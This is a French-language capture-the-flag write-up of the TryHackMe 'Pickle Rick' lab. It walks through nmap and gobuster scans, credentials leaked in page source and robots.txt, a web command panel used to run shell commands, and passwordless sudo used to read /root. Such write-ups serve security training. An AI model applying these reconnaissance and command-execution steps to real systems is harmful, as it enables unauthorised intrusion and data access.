TryHackMe

Julien ROYON CHALENDARD

CTF :
Pickle Rick

Catégorie :
Web

2020

Sommaire

1 Pickle Rick

1.1 What is the first ingredient Rick needs ?

Une fois la machine lancée, on lance les commandes nmap pour voir les services actifs sur le serveur.

```
kali@kali:~/Pentest/TryHackMe/Pickle_Rick$ nmap -sC -sV -oN nmap.txt 10.10.239.152
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-27 21:23 CET
Nmap scan report for 10.10.239.152
Host is up (0.042s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 66:11:9c:d3:02:71:8c:6d:66:bc:f4:8b:96:e1:c1:41 (RSA)
|   256 79:7a:29:05:ec:15:db:de:79:96:34:50:38:34:28:f4 (ECDSA)
|_  256 e7:aa:30:31:7f:38:a0:5d:8c:43:c4:87:45:1a:58:10 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Rick is sup4r cool
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.31 seconds
kali@kali:~/Pentest/TryHackMe/Pickle_Rick$
```


Il y a le port 22 et le port 80 qui sont ouverts. Sans nom d'utilisateur, il est compliqué de commencer par exploiter le service SSH. On commence donc par le port 80.

On lance la commande gobuster pour découvrir des répertoires :

```
kali@kali:~/Pentest/TryHackMe/Pickle_Rick$ gobuster dir -u http://10.10.239.152/ -w /usr/share/seclists/Discovery/Web-Content/big.txt -x txt,html,php -o gobuster.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.239.152/
[+] Threads:        10
[+] Wordlist:       /usr/share/seclists/Discovery/Web-Content/big.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     php,txt,html
[+] Timeout:        10s
===============================================================
2020/12/27 21:24:36 Starting gobuster
===============================================================
/.htaccess (Status: 403)
/.htaccess.txt (Status: 403)
/.htaccess.html (Status: 403)
/.htaccess.php (Status: 403)
/.htpasswd (Status: 403)
/.htpasswd.php (Status: 403)
/.htpasswd.txt (Status: 403)
/.htpasswd.html (Status: 403)
/assets (Status: 301)
/denied.php (Status: 302)
/index.html (Status: 200)
/login.php (Status: 200)
/portal.php (Status: 302)
/robots.txt (Status: 200)
/robots.txt (Status: 200)
/server-status (Status: 403)
===============================================================
2020/12/27 21:30:11 Finished
===============================================================
kali@kali:~/Pentest/TryHackMe/Pickle_Rick$
```

On y découvre plusieurs choses intéressantes : index.html, robots.txt, /assets et login.php

Dans index.php, on apprend pas grand chose, cependant le source source nous montre un commentaire avec un nom d'utilisateur : R1ckRul3s





```
<!DOCTYPE html>
<html lang="en">
<head>
  <title>Rick is sup4r cool</title>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <link rel="stylesheet" href="assets/bootstrap.min.css">
  <script src="assets/jquery.min.js"></script>
  <script src="assets/bootstrap.min.js"></script>
  <style>
  .jumbotron {
    background-image: url("assets/rickandmorty.jpeg");
    background-size: cover;
    height: 340px;
  }
  </style>
</head>
<body>

  <div class="container">
    <div class="jumbotron"></div>
    <h1>Help Morty!</h1></br>
    <p>Listen Morty... I need your help, I've turned myself into a pickle again a
    <p>I need you to <b>*BURRRP*</b>....Morty, logon to my computer and find the
    I have no idea what the <b>*BURRRRRRRRP*</b>, password was! Help Morty, Help!
  </div>

  <!--

    Note to self, remember username!

    Username: R1ckRul3s

  -->

</body>
</html>
```


On continue avec robots.txt qui nous donne un "mot" : Wubbalubbadubdub

/assets ne contient rien à part des fichiers CSS et JS.

login.php possède un formulaire permettant de se connecter sur l'application web, on essaie donc le nom d'utilisateur et le mot que l'on a trouvé comme mot de passe et cela fonctionne.




Dans le code source de cette page, on y trouve un encodage en base64 :





```
<!DOCTYPE html>
<html lang="en">
<head>
  <title>Rick is sup4r cool</title>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <link rel="stylesheet" href="assets/bootstrap.min.css">
  <script src="assets/jquery.min.js"></script>
  <script src="assets/bootstrap.min.js"></script>
</head>
<body>
  <nav class="navbar navbar-inverse">
    <div class="container">
      <div class="navbar-header">
        <a class="navbar-brand" href="#">Rick Portal</a>
      </div>
      <ul class="nav navbar-nav">
        <li class="active"><a href="#">Commands</a></li>
        <li><a href="/denied.php">Potions</a></li>
        <li><a href="/denied.php">Creatures</a></li>
        <li><a href="/denied.php">Potions</a></li>
        <li><a href="/denied.php">Beth Clone Notes</a></li>
      </ul>
    </div>
  </nav>

  <div class="container">
    <form name="input" action="" method="post">
      <h3>Command Panel</h3></br>
      <input type="text" class="form-control" name="command" placeholder="Commands"/></br>
      <input type="submit" value="Execute" class="btn btn-success" name="sub"/>
    </form>
        <!-- Vm1wR1UxTnRWa2RUV0d4VFlrZFNjRlV3V2t0alJsWnlWbXQwVkUxV1duaFZNakExVkcxS1NHVkliRmhoTVhCb1ZsWmFWMVpWTVVWaGVqQT0== -->
  </div>
</body>
</html>
```

On décode plusieurs fois d'affilés et on obtient le texte "rabbit hole". On est donc sur une mauvaise piste.

Cependant, dans portal.php on voit un formulaire permettant de rentrer des commandes, on essaie de rentrer la commande id.




On peut rentrer des commandes, le serveur les exécute et nous affiche le résultat. On va essayer d'avoir un reverse shell pour être sur le serveur.




Il n'a pas l'air d'être possible après avoir essayé via diverses façons (bash, netcat, php, python3). On décide de laisser tomber pour le reverse shell et on utilisera les commandes via le formulaire pour obtenir les ingrédients.

On commence par lister les fichiers à la racine de l'application web. (/var/www/html)




On trouve Sup3rS3cretPickl3Ingred.txt, on ne peut pas le lire avec la commande cat mais on peut le fichier en le rentrant dans l'adresse URL ou avec la commande less




1.2 Whats the second ingredient Rick needs ?


On a aussi un fichier clue.txt :



On va alors chercher dans les fichiers systèmes comme /home, /etc, /opt, etc...




Il y a deux utilisateurs : rick et ubuntu. Le deuxième ne contient rien mais le premier contient le fichier "second ingredients". On utilisera la commande less /home/rick/"second ingredients" pour le lire.




1.3 Whats the final ingredient Rick needs ?

On continue les recherches, les répertoires /mnt, /opt, /var, /etc ne contiennent rien. La commande find n'a rien trouvé aussi. On peut regarder s'il est possible d'exécuter des commandes en tant que root.



On voit qu'il est possible d'exécuter toutes les commandes sans mot de passe en tant que root. On peut aller regarder dans /root pour voir les fichiers avec la commande "sudo ls -la /root/"



Le fichier 3rd.txt doit être notre troisième ingrédient. On utilisera la commande "sudo less /root/3rd.txt"